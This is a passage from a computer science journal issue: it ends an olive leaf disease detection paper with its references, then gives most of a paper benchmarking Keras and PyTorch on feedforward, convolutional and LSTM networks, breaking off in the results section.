At later stages, alternatives to turn the developed software into a web-based or a mobile application can be considered. In this study, images were obtained under controlled conditions to get better results in terms of speed. However, especially those researchers interested in developing a real-time mobile application have to conduct their works on uncontrolled images. Moreover, in this case, the number of images that should be processed in the trainings should be much higher.

The study was conducted on the detection of only one disease. Among the disease types of the olive plant, various diseases seen on the fruit, leaves or branches such as Anthracnose, Canker, Lepra Fruit Rot, Parlatoria Oleae and Aspidiotus Nerii can also examined in the studies. However, since some diseases can be specific to some regions, obtaining them might not be an easy task. Hence, the crucial point is to be able to obtain the images belonging to those diseases. For this reason, every study on the detection of plant diseases and every original data set are considered valuable.

Success rate can be expected to decrease as the number of the diseases wanted to be detected in the experiments conducted for the same type of plant is increased. Because, it is possible for the diseases of the same type of plant to exhibit symptoms similar to each other. Due to lower probabilities of succes, future studies to be conducted on this area are considered valuable.

Just as in human health, early diagnosis of the diseases of the agricultural products during their growing stage is very important. Detection of a disease at an early stage may help the farmers take the appropriate measures and thus reduse the associated costs. In the literature survey conducted, it is seen that applications directed at detection, as in this study, were developed after the disease occurred. It is considered that it would be more effective if the new research studies were designed according to the stages of the disease.

References

[1] I. Sa, Z. Ge, F. Dayoub, B. Upcroft, T. Perez, and C. McCool, "Deepfruits: A fruit detection system using deep neural networks," *Sensors,* vol. 16, p. 1222, 2016.

[2] J. Lu, J. Hu, G. Zhao, F. Mei, and C. Zhang, "An in-field automatic wheat disease diagnosis system," *Computers and electronics in agriculture,* vol. 142, pp. 369-379, 2017.

[3] O. Apolo-Apolo, J. Martínez-Guanter, G. Egea, P. Raja, and M. Pérez-Ruiz, "Deep learning techniques for estimation of the yield and size of citrus fruits using a UAV," *European Journal of Agronomy,* vol. 115, p. 126030, 2020.

[4] M. Kerkech, A. Hafiane, and R. Canals, "Deep leaning approach with colorimetric spaces and vegetation indices for vine diseases detection in UAV images," *Computers and electronics in agriculture,* vol. 155, pp. 237-243, 2018.

[5] M. M. Ozguven and K. Adem, "Automatic detection and classification of leaf spot disease in sugar beet using deep learning algorithms," *Physica A: Statistical Mechanics and its Applications,* vol. 535, p. 122537, 2019.

[6] M. G. Selvaraj, A. Vergara, H. Ruiz, N. Safari, S. Elayabalan, W. Ocimati, *et al.*, "AI-powered banana diseases and pest detection," *Plant Methods,* vol. 15, p. 92, 2019.

[7] W. Li, P. Chen, B. Wang, and C. Xie, "Automatic localization and count of agricultural crop pests based on an improved deep learning pipeline," *Scientific reports,* vol. 9, pp. 1-11, 2019.

[8] A. Fuentes, S. Yoon, S. C. Kim, and D. S. Park, "A robust deep-learning-based detector for real-time tomato plant diseases and pests recognition," *Sensors,* vol. 17, p. 2022, 2017.

[9] G. Polder, N. van de Westeringh, J. Kool, H. A. Khan, G. Kootstra, and A. Nieuwenhuizen, "Automatic Detection of Tulip Breaking Virus (TBV) Using a Deep Convolutional Neural Network," *IFAC-PapersOnLine,* vol. 52, pp. 12-17, 2019.

[10] D. Rong, L. Xie, and Y. Ying, "Computer vision detection of foreign objects in walnuts using deep learning," *Computers and Electronics in Agriculture,* vol. 162, pp. 1001-1010, 2019.

[11] P. V. Bhatt, S. Sarangi, and S. Pappula, "Detection of diseases and pests on images captured in uncontrolled conditions from tea plantations," in *Autonomous Air and Ground Sensing Systems for Agricultural Optimization and Phenotyping IV,* 2019, p. 1100808.

[12] B. A. Ashqar and S. S. Abu-Naser, "Image-based tomato leaves diseases detection using deep learning," *International Journal of Academic Engineering Research,* vol. 2, pp. 10-16, 2018.

[13] C. IO. (2018, 13 December 2019). *World oil production*. Available: https://www.internationaloliveoil.org/what-we-do/economic-affairs-promotion-unit/

[14] F. O. Obanor, M. V. Jaspers, E. E. Jones, and M. Walter, "Greenhouse and field evaluation of fungicides for control of olive leaf spot in New Zealand," *Crop Protection,* vol. 27, pp. 1335-1342, 2008.

[15] A. C. Cruz, A. Luvisi, L. De Bellis, and Y. Ampatzidis, "X-FIDO: An effective application for detecting olive quick decline syndrome with deep learning and data fusion," *Frontiers in plant science,* vol. 8, p. 1741, 2017.

[16] M. Alruwaili, S. Alanazi, S. A. El-Ghany, and A. Shehab, "An Efficient Deep Learning Model for Olive Diseases Detection," *International Journal of Advanced Computer Science and Applications,* vol. 10, 2019.

[17] S. Ren, K. He, R. Girshick, and J. Sun, "Faster r-cnn: Towards real-time object detection with region proposal networks," in *Advances in neural information processing systems*, 2015, pp. 91-99.

[18] W. Liu, D. Anguelov, D. Erhan, C. Szegedy, S. Reed, C.-Y. Fu, *et al.*, "Ssd: Single shot multibox detector," in *European conference on computer vision*, 2016, pp. 21-37.

[19] K. Simonyan and A. Zisserman, "Very deep convolutional networks for large-scale image recognition," *arXiv preprint arXiv:1409.1556,* 2014.

[20] A. Kaya, A. S. Keceli, C. Catal, H. Y. Yalic, H. Temucin, and B. Tekinerdogan, "Analysis of transfer learning for deep neural network based plant classification models," *Computers and electronics in agriculture,* vol. 158, pp. 20-29, 2019.

[21] S. Uğuz and N. Uysal, "Classification of olive leaf diseases using deep convolutional neural networks", *Neural Computing and Applications*, https://doi.org/10.1007/s00521-020-05235-5.

[22] S. Cao, D. Zhao, X. Liu, and Y. Sun, "Real-time robust detector for underwater live crabs based on deep learning," *Computers and Electronics in Agriculture,* vol. 172, p. 105339, 2020.

[23] A. Ramcharan, P. McCloskey, K. Baranowski, N. Mbilinyi, L. Mrisho, M. Ndalahwa, *et al.,* "A mobile-based deep learning model for cassava disease diagnosis," *Frontiers in plant science,* vol. 10, p. 272, 2019.

[24] S. Uğuz, *Makine Öğrenmesi Teorik Yönleri ve Python Uygulamaları ile Bir Yapay Zeka Ekolü*: Nobel Akademik Yayıncılık, 2019.

SAKARYA UNIVERSITY JOURNAL OF COMPUTER AND INFORMATION SCIENCES
VOL. 3, NO. 3, DECEMBER 2020
DOI: 10.35377/saucis.03.03.776573

A Comparison of the State-of-the-Art Deep Learning Platforms: An Experimental Study

Abdullah Talha Kabakus[1]
[1]Corresponding Author; Duzce University; talhakabakus@duzce.edu.tr; +90 380 542 10 36

Received 03 August 2020; Revised 15 September 2020; Accepted 18 September 2020; Published online 30 December 2020

Abstract

Deep learning, a subfield of machine learning, has proved its efficacy on a wide range of applications including but not limited to computer vision, text analysis and natural language processing, algorithm enhancement, computational biology, physical sciences, and medical diagnostics by producing results superior to the state-of-the-art approaches. When it comes to the implementation of deep neural networks, there exist various state-of-the-art platforms. Starting from this point of view, a qualitative and quantitative comparison of the state-of-the-art deep learning platforms is proposed in this study in order to shed light on which platform should be utilized for the implementations of deep neural networks. Two state-of-the-art deep learning platforms, namely, (*i*) *Keras*, and (*ii*) *PyTorch* were included in the comparison within this study. The deep learning platforms were quantitatively examined through the models based on three most popular deep neural networks, namely, (*i*) Feedforward Neural Network (FNN), (*ii*) Convolutional Neural Network (CNN), and (*iii*) Recurrent Neural Network (RNN). The models were evaluated on three evaluation metrics, namely, (*i*) *training time*, (*ii*) *testing time*, and (*iii*) *prediction accuracy*. According to the experimental results, while *Keras* provided the best performance for both FNNs and CNNs, *PyTorch* provided the best performance for RNNs expect for one evaluation metric, which was the *testing time*. This experimental study should help deep learning engineers and researchers to choose the most suitable platform for the implementations of their deep neural networks.

Keywords: deep learning, deep neural networks, feedforward neural networks, convolutional neural networks, recurrent neural networks

En Gelişkin Derin Öğrenme Platformlarının Bir Karşılaştırması: Deneysel Bir Çalışma

Öz

Makine öğrenmesinin bir alt alanı olan derin öğrenme, bilgisayarlı görü, metin analizi ve doğal dil işleme, algoritma iyileştirme, hesaplamalı biyoloji, fen bilimleri ve hastalık teşhisi alanlarıyla sınırlı olmamak kaydıyla çok çeşitli uygulamalar üzerindeki etkinliğini en gelişkin yaklaşımlardan daha başarılı sonuçlar üreterek kanıtlamıştır. Derin sinir ağlarının gerçekleştiriminde çeşitli en gelişkin platformlar mevcuttur. Bu noktadan hareketle, derin sinir ağların gerçekleştiriminde hangi platformun kullanılması gerektiğine ışık tutmak amacıyla en gelişkin derin öğrenme platformlarının nitel ve nicel bir karşılaştırması bu çalışmada öne sürülmüştür. Bu çalışma kapsamındaki karşılaştırmaya iki en gelişkin derin öğrenme platformu, isim olarak, (*i*) *Keras* ve (*ii*) *PyTorch* dahil edilmiştir. Derin öğrenme platformları en popüler üç derin sinir ağı olan (*i*) İleri Beslemeli Sinir Ağı (FNN), (*ii*) Evrişimli Sinir Ağı (CNN) ve (*iii*) Tekrarlayan Sinir Ağı (RNN) temelli modeller üzerinden incelenmiştir. Modeller, (*i*) *eğitim süresi*, (*ii*) *test süresi* ve (*iii*) *tahmin doğruluğu* olmak üzere üç değerlendirme kriteri kullanılarak değerlendirilmiştir. Elde edilen deneysel sonuçlara göre hem FNN hem de CNN'ler için en iyi performansı *Keras* sağlarken, RNN'ler için bir değerlendirme kriteri (*test süresi*) dışında en iyi performansı *PyTorch* sağlamıştır. Bu deneysel çalışma, derin öğrenme mühendisleri ve araştırmacılarının kendi derin öğrenme ağlarının gerçekleştiriminde en uygun platformun seçimi noktasında yardım etmesi gerekmektedir.

Anahtar Kelimeler: derin öğrenme, derin sinir ağları, ileri beslemeli sinir ağları, evrişimli sinir ağları, tekrarlayan sinir ağları

1. Introduction

Deep learning, a subfield of machine learning, is the application of multi-layered neural networks to perform learning tasks such as classification, regression, clustering, and auto-encoding. Deep learning has been a revolution for various learning tasks including but not limited to computer vision [1], medical diagnostics [2], text analysis and natural language processing (NLP) [3], algorithm enhancement, computational biology, and physical sciences [4] due to its efficacy in approximating and reducing huge datasets into highly accurate predictive and transformational output [5], [6]. Deep learning has even exceeded human abilities in areas such as handwriting and image recognition [7], [8]. Unlike the traditional machine learning techniques, deep learning architectures are flexible enough to be applied to different types of data, be they visual, audio, numerical, text, or some combination of them [4]. Despite that the fundamentals of the deep learning techniques were originally proposed in the 1980s, the rise in popularity of it can be traced back to only the last few years due to the following reasons: (i) The greater availability of big data, which has significantly improved learning ability of deep neural networks, thanks to the rise of smartphones, social media applications, and embedded sensors, (ii) the efficient use of graphical processing units (GPUs), and (iii) the discovery of the new architectures as well as new techniques to improve the performance of models such as *ReLU*, *Batch Normalization*, and *Dropout* [4], [9]–[14]. When it comes to implementation of deep neural networks, there exist various highly-popular, state-of-the-art platforms, which do have similar qualitative abilities, such as *Keras* [15], *PyTorch* [16], *Caffe* [17], *Theano* [18], and the *Microsoft Cognitive Toolkit (CNTK)* [19]. Therefore, which one should be utilized to implement a deep neural network is a question that instinctively comes to mind for the researchers, and developers and is needed to be addressed. To this end, a comparison, that both quantitatively and qualitatively compare the state-of-the-art deep learning platforms, was proposed in this study. This experimental study should help deep learning engineers and researchers to choose the most suitable platform for the implementations of their deep neural networks. The rest of the paper is structured as follows: Section 2 describes the related work. Section 3 presents the material and method. Section 4 presents the experimental results and discussion. Finally, Section 5 concludes the paper with future directions.

2. Related Work

Liu *et al.* [20] benchmarked three state-of-the-art deep learning platforms, namely, *TensorFlow* [21], *Caffe*, and *Torch* [22]. The evaluation metrics they used were accuracy, runtime performance, and the model's robustness against different datasets. They highlighted three observations from their experiments: (i) The deep learning platforms are optimized for the built-in datasets with their default configuration. Hence, the efficacy might vary on a custom dataset. (ii) The efficacy might vary on the dataset that was used for the experiments. (iii) Benchmarking deep learning platforms is significantly more challenging than traditional performance-driven benchmarking.

Bahrampour *et al.* [23] proposed a comparative study of *Caffe*, *neon* [24], *Theano*, and *Torch* for deep learning tasks. The three aspects they utilized were: (i) *extensibility*, (ii) *hardware utilization*, and (iii) *speed*, which includes both gradient computation time (*a.k.a.* training time) and forward time (*a.k.a.* testing time). According to their experimental result, *Torch* provided the best performance for any deep neural network architecture on CPU. When it comes to performance on GPU, the conclusions were two-fold: (i) *Torch* provided the best performance for large convolutional and fully connected networks, and (ii) *Theano* provided the best performance for LSTM (Long Short-Term Memory) networks.

Shi *et al.* [25] benchmarked four state-of-the-art deep learning platforms, namely, *Caffe*, *CNTK*, *TensorFlow*, and *Torch* for three types of neural networks, namely, (i) Feedforward Neural Network (FNN), (ii) Convolutional Neural Network (CNN), and (iii) Recurrent Neural Network (RNN). They evaluated the aforementioned deep learning platforms based on their running time performance. According to their experiments, they concluded that there is no single platform that consistently outperforms others. For the FNNs, *Torch* provided the best performance on CPU. When it comes to the performances of FNNs on GPU, *Caffe*, and *CNTK* provided the best performance. For the CNNs, while *Caffe* provided the best performance on a quad-core desktop CPU with 4 threads, *TensorFlow* provided the best performance on a server CPU with 16 threads. When it comes to the performances of CNNs on GPU, the best performance varies through the CNN model. For the RNNs, *CNTK* provided the best performance both on CPU and GPU. Also, they noted that the performances of the deep neural networks generally do not scale very well on many-core CPUs and $10-30$X speedup was observed when the best GPU result was compared to the best CPU result.

Chintala [26], an Artificial Intelligence (AI) research engineer at *Facebook*, proposed an extensive set of benchmarks for a variety of CNN models and benchmarked *Torch*, *TensorFlow*, and *Caffe*. The experiments were carried on a machine with the following hardware configuration: 6-core *Intel Core i7-5930K @* 3.50GHz CPU, and *NVIDIA Titan X* GPU. According to the experimental result, *Torch* provided the best performance among the others for the *AlexNet* [7] CNN model.

Theano development team [18] benchmarked the *Theano* with *TensorFlow*, and *Torch* on three LSTM models as follows: (i) The small model consists of a single 200-unit hidden layer with a sequence length of 20, (ii) the medium model consists of a single 600-unit hidden layer with a sequence length of 40, and (iii) the large one consists of two 650-unit hidden layers with a sequence length of 50. The experiments were carried on a machine with the following hardware configuration: 6-core *Intel Core i7-5930K @* 3.50GHz CPU, and *NVIDIA Digits DevBox* with 4 *Titan X* GPUs. All models were evaluated on the *Penn Treebank* dataset [27]. The evaluation metric was the processing speed, which includes both the forward and backward passes. According to the experimental result, while *TensorFlow* provided the best performance for the small LSTM model, *Theano* provided the best performance for both the medium and large LSTM models. *Torch* provided the worst performance for all models.

Shatnawi *et al.* [28] benchmarked *CNTK*, *TensorFlow*, and *Theano* using CNNs on two gold standard datasets, namely, *MNIST (Mixed National Institute of Standards and Technology)* [29], and *CIFAR-10* [30]. According to the experimental result, *CNTK* provided the best performance among the others in terms of CPU and GPU multithreading, but in *CIFAR-10* using 8, 16, and 32 threads in CPU, *TensorFlow* was found as faster than *CNTK*. *Theano* was found as the slowest among the others.

Kovalev *et al.* [31] benchmarked *Theano* (with *Keras* wrapper), *TensorFlow*, *Caffe*, *Torch*, and *Deeplearning4j* [32] for FNNs. The evaluation metrics were processing speed, classification accuracy, and the number of lines of source code. According to the experimental result, the aforementioned deep learning platforms were ranked as follows: *Theano*, *TensorFlow*, *Caffe*, *Torch*, and *Deeplearning4j*. In addition to this, they reported that the employment of the non-linear activation function *Rectified Linear Unit (ReLU)* instead of the *tanh* activation function improved the performances of FNNs in terms of both training speed and classification accuracy.

3. Material and Method

In this section, the deep learning platforms and the benchmarking setup were described in the following subsections.

3.1 Deep Learning Platforms

The properties of deep learning platforms such as the programming languages they are implemented in, supported programming languages, *NVIDIA CUDA Deep Neural Network (cuDNN)* [33] support, which is a GPU-accelerated library of primitives for deep neural networks that provides significant speed and space benefits [34], and CPU and GPU support vary through the platforms. Table 1 lists the properties of the widely-used, state-of-the-art deep learning platforms, namely, *Keras*, *PyTorch*, *Caffe*, *Theano*, and *CNTK*. Each deep learning platform is briefly described in the following paragraphs.

Keras. *Keras* is a widely-used, open-source deep learning library implemented in Python. *Keras* provides an easy-to-use, developer-friendly API to implement deep neural network architectures. *Keras* was originally developed by a *Google* engineer and aims easy and fast prototyping [15]. Unlike the other aforementioned platforms, *Keras* is not a standalone deep learning platform as it runs on the top of various backends, namely, *TensorFlow*, *Theano*, and *CNTK*. *TensorFlow* was employed as the backend of *Keras* within this study since it is the recommended one by its developer [35].

PyTorch. *PyTorch* is another widely-used, open-source deep learning library implemented in Python. *PyTorch* is backed by *Facebook AI Research* and behaves like a Python API for the *Torch* engine, which is written in Lua programming language and initially only had bindings in Lua [36]. While *PyTorch* retains the flexibility of interfacing with C and the current speed of the *Torch* engine, it has some big advantages such as recurrent nets, weight sharing, and memory usage [37]. Another advantage of *PyTorch* compared to *Torch* comes from being a Python library as 78% of over $23{,}000$ data scientists recommended Python for an aspiring data scientist to learn in a recent survey [38]. As a natural consequence of this, all the deep learning platforms, that are included in this study, provide a Python API. Moreover, some of them, namely, *Keras*, *PyTorch*, and *Theano*, are actually implemented in Python.

Caffe. *Caffe* is an open-source deep learning library implemented in Python. *Caffe* is developed by the *Berkeley Vision and Learning Center (BVLC)* and is implemented in C++. It is reported that *Caffe* is able to process 40 million images per day which equals almost 2.5 ms per image when it is accelerated by a single *NVIDIA K40* or *Titan* GPU [17]. It is worth to mention that the next version of *Caffe*, *Caffe2*, has become a part of *PyTorch* in 2018 [39].

Theano. *Theano* is an open-source deep learning library implemented in Python and developed by *Mila Research Institute* as a compiler for mathematical expressions that optimize and evaluate the expressions in the syntax of *NumPy* [40], which is a widely-used Python library that provides multi-dimensional arrays and matrices, and a large collection of high-level mathematical functions to operate on these data structures. *Theano* is in a maintenance mode as its developers declared that they stopped the development of new features [41].

CNTK. *CNTK* is an open-source deep learning library implemented in C++ and developed by *Microsoft Research*. The developers of *CNTK* report that *CNTK* efficiently removes the duplicated computations in forward and backward passes, uses minimal memory, and reduces memory reallocation by reusing them [42]. *CNTK* provides APIs in both Python and C# programming languages. It is worth to mention that, similar to *Theano*, there are no plans for new feature development for *CNTK* since its latest stable release, 2.7, which was released in April 2019 [43].

Table 1 The properties of the widely-used, state-of-the-art deep learning platforms

Property	***Keras***	***PyTorch***	***Caffe***	***Theano***	***CNTK***
Core	Python	Python	C++	Python	C++
Multi-core CPU support	Available	Available	Available	Available	Available
Many-core GPU support	Available	Available	Available	Available	Available
NVIDIA cuDNN support	Available	Available	Available	Available	Available
Supported programming languages	Python	Python, C++, Java	Python	Python	Python, C#
Number of stars received on *GitHub*	$48.9k$	$40.2k$	$30.6k$	$9.2k$	$16.8k$

The popularities of the aforementioned deep learning platforms were retrieved through *Google Trends* [44], which is a service by *Google* that analyzes the popularities of the given terms. As the worldwide trends of the deep learning platforms in the last 5 years were presented in Figure 1, the rank of the popularities of the deep learning platforms was found as follows: *Keras*, *PyTorch*, *Caffe*, *Theano*, and *CNTK*, whose average trend scores were obtained as 56, 33, 15, 5, and 2, respectively. For the sake of comparison, the two most popular deep learning frameworks in terms of (i) the number of stars received on *GitHub*, and (ii) the trend scores which were obtained from *Google Trends*, namely, *Keras*, and *PyTorch*, were benchmarked within this study. The benchmarking experiments within this study were carried out on the *Google*'s *Colaboratory* (*a.k.a. Colab*) [45] platform, which provides free powerful GPUs such as *Nvidia Tesla K80* as high computational power is necessary to train deep neural networks with a large amount of data. Another advantage of utilizing the *Colab* is that many highly popular Python libraries including but not limited to *TensorFlow*, *Keras*, *PyTorch*, *NumPy*, *Pandas*, and *scikit-learn* are already pre-installed on this platform. The versions of *Keras* and *PyTorch* were 2.3.1 on the *TensorFlow* 2.2.0 backend, and 1.6.0, respectively. The operating system of the host provided by *Colab* was GNU/Linux 4.19.104 *x86_64* which was bundled with Python 3.6.9.




Figure 1 The trend scores of the deep learning platforms which were obtained from *Google Trends* in the last **5** years

3.2 Benchmarking Setup

For the sake of benchmarking the deep learning platforms, models based the three most popular types of deep neural networks, namely, FNN, CNN, and RNN, were proposed and trained on the de-facto standard datasets since datasets play a critical role in the performance of deep neural networks [5], [46]–[48].

Feedforward Neural Networks. In order to benchmark the performance of *Keras* and *PyTorch* on FNNs, a sample model, whose architecture's block representation is presented in Figure 2, was implemented using these deep learning platforms.




Figure 2 A block representation of the architecture of the proposed sample FNN model

In order to train and test the network, a de-facto standard dataset, namely, *MNIST*, was utilized. *MNIST* is a large dataset of handwritten digits that were size-normalized and centered in a fixed-size as some examples of the images in the dataset are presented in Figure 3. Each digit in *MNIST* is represented as a $28x28$ pixel grayscale image. This dataset is already provided by both *Keras* and *PyTorch* through the $keras$, and $torchvision$ packages, respectively. To prevent any potential issues due to manual installation, the built-in versions of the *MNIST* were preferred. The *Adaptive Moment Estimation (Adam)* [49], which is an extension to the *Stochastic Gradient Descent (SGD)* [50], was employed as the optimization algorithm of the proposed sample FNN model with the intention of updating the network weights more efficiently by computing adaptive learning rates for each network parameter from estimates of first and second moments of the gradient [2]. The hyper-parameters of the proposed sample FNN model are listed in Table 2.





Figure 3 Some examples of the images in the *MNIST* dataset

Table 2 The hyper-parameters of the proposed sample FNN model

Hyper-parameter	**Value**
Optimization algorithm	*Adam*
Learning rate	e^{-3}
Loss function	*Categorical Cross-Entropy*
Batch size	80
Number of epochs	20

Convolutional Neural Networks. In order to benchmark the performance of *Keras* and *PyTorch* on CNNs, a highly popular architecture, namely, *VGG16* [51], was utilized which achieved 92.7% top-5 accuracy for the gold standard *ImageNet* [1] dataset. Both *Keras* and *PyTorch* provide *VGG16* implementations through the $keras$, and $torchvision$ packages, respectively. A block representation of the architecture of the *VGG16* is presented in Figure 4.


Input
Conv # of filters: 64 kernel size: 3x3 activation: ReLU
Conv # of filters: 64 kernel size: 3x3 activation: ReLU
MaxPooling pool size: 2
Conv # of filters: 128 kernel size: 3x3 activation: ReLU
Conv # of filters: 128 kernel size: 3x3 activation: ReLU
MaxPooling pool size: 2
Conv # of filters: 256 kernel size: 3x3 activation: ReLU
Conv # of filters: 256 kernel size: 3x3 activation: ReLU
Conv # of filters: 256 kernel size: 3x3 activation: ReLU
MaxPooling pool size: 2
Conv # of filters: 512 kernel size: 3x3 activation: ReLU
Conv # of filters: 512 kernel size: 3x3 activation: ReLU
Conv # of filters: 512 kernel size: 3x3 activation: ReLU
MaxPooling pool size: 2
Conv # of filters: 512 kernel size: 3x3 activation: ReLU
Conv # of filters: 512 kernel size: 3x3 activation: ReLU
Conv # of filters: 512 kernel size: 3x3 activation: ReLU
MaxPooling pool size: 2
Dense # of units: 4096 activation: softmax
Dense # of units: 4096 activation: softmax
Dense # of units: 4096 activation: softmax
Output
Figure 4 A block representation of the architecture of the *VGG16*

In order to train and test the network, a de-facto standard dataset, namely, *CIFAR-10*, was utilized. *CIFAR-10* is a large database of color images in ten classes, namely, $airplane$, $automobile$, $bird$, cat, $deer$, dog, $frog$, $horse$, $ship$, and $truck$. Each sample is represented as a $32x32$ pixel color image as some examples of the images in the dataset are presented in Figure 5. This dataset is already provided by both *Keras* and *PyTorch* through the $keras$, and $torchvision$ packages, respectively. Similar to the experiment on FNNs, the built-in versions of the *CIFAR-10* were preferred in order to prevent any potential issues due to manual installation. The employed hyper-parameters of the *VGG16* are listed in Table 3.




Figure 5 Some examples of the images in the *CIFAR-10* dataset

Table 3 The employed hyper-parameters of the *VGG16*

Hyper-parameter	**Value**
Optimization algorithm	*Adam*
Learning rate	e^{-2}
Loss function	*Categorical Cross-Entropy*
Batch size	80
Number of epochs	20

Recurrent Neural Networks. LSTM is a special type of RNN that provides the following advantages comparing to RNNs: (i) LSTM solves the general problem of gradient descent [52], and (ii) it has long-term memory, which is a key necessity for sequence processing. In order to benchmark the performance of *Keras* and *PyTorch* on RNNs, a sample LSTM model, whose architecture's block representation is presented in Figure 6, was implemented using these deep learning platforms.




Figure 6 A block representation of the architecture of the proposed sample LSTM model

In order to train and test the network, a de-facto standard dataset, namely, *IMDb Movie Review* [53] dataset, was utilized. This dataset consists of movie reviews from *IMDb* (*Internet Movie Database*), a widely-used online movie database. Each movie review in the dataset is encoded as a list of word indexes ($integers$) and is labeled with a sentiment class ($positive/negative$). Some samples from the *IMDb Movie Review* dataset are listed in Table 4.

Table 4 Some samples from the *IMDb Movie Review* dataset

Movie Review	**Sentiment Class**
"If you like original gut wrenching laughter you will like this movie. If you are young or old then you will love this movie, hell even my mom liked it. Great Camp!!!"	$positive$
"This movie was terrible. The plot was terrible and unbelievable. I cannot recommend this movie. Where did this movie come from? This movie was not funny and wasted the talent of some great actors and actresses including: Gary Sinise, Kathy Bates, Joey Lauren Adams, and Jennifer Tilly."	$negative$

The *IMDb Movie Review* dataset is already provided by both *Keras* and *PyTorch* through the $keras$, and $torchtext$ packages, respectively. Similar to the previous experiments, the built-in versions of the

IMDb Movie Review dataset were preferred in order to prevent any potential issues due to manual installation. The hyper-parameters of the proposed sample LSTM model are listed in Table 5.

Table 5 The hyper-parameters of the proposed sample LSTM model

Hyper-parameter	**Value**
Optimization algorithm	*Adam*
Learning rate	e^{-2}
Loss function	*Binary Cross-Entropy*
Batch size	500
Number of epochs	10

4. Experimental Result and Discussion

All the experiments were evaluated on the GPUs available on *Colab* since the significant processing speedup of deep neural networks as a result of the utilization of GPUs instead of CPUs is widely experimented [20], [23], [25], [28]. Evaluation metrics are critical for benchmarking studies. The following three evaluation metrics were used in this study: (i) *Training time*, the time spent on training the network, (ii) *testing time*, the time spent on testing the trained network which is a clear indicator of any potential latency of deploying the model for prediction [20], and (iii) *prediction accuracy*, the accuracy of the model for predicting the unknown samples (*a.k.a.* testing set). It is worth to mention that these durations were calculated thanks to the built-in Python function $time$, which is available in the $time$ package of the Python SDK and returns the current time in seconds since the Epoch, through the calculation of the time difference between the timestamps retrieved before and after each phase (training/testing) of the employed networks. Also, each experiment was repeated 10 times and the final values were determined through the cumulative averages of the trials. In the following paragraphs, 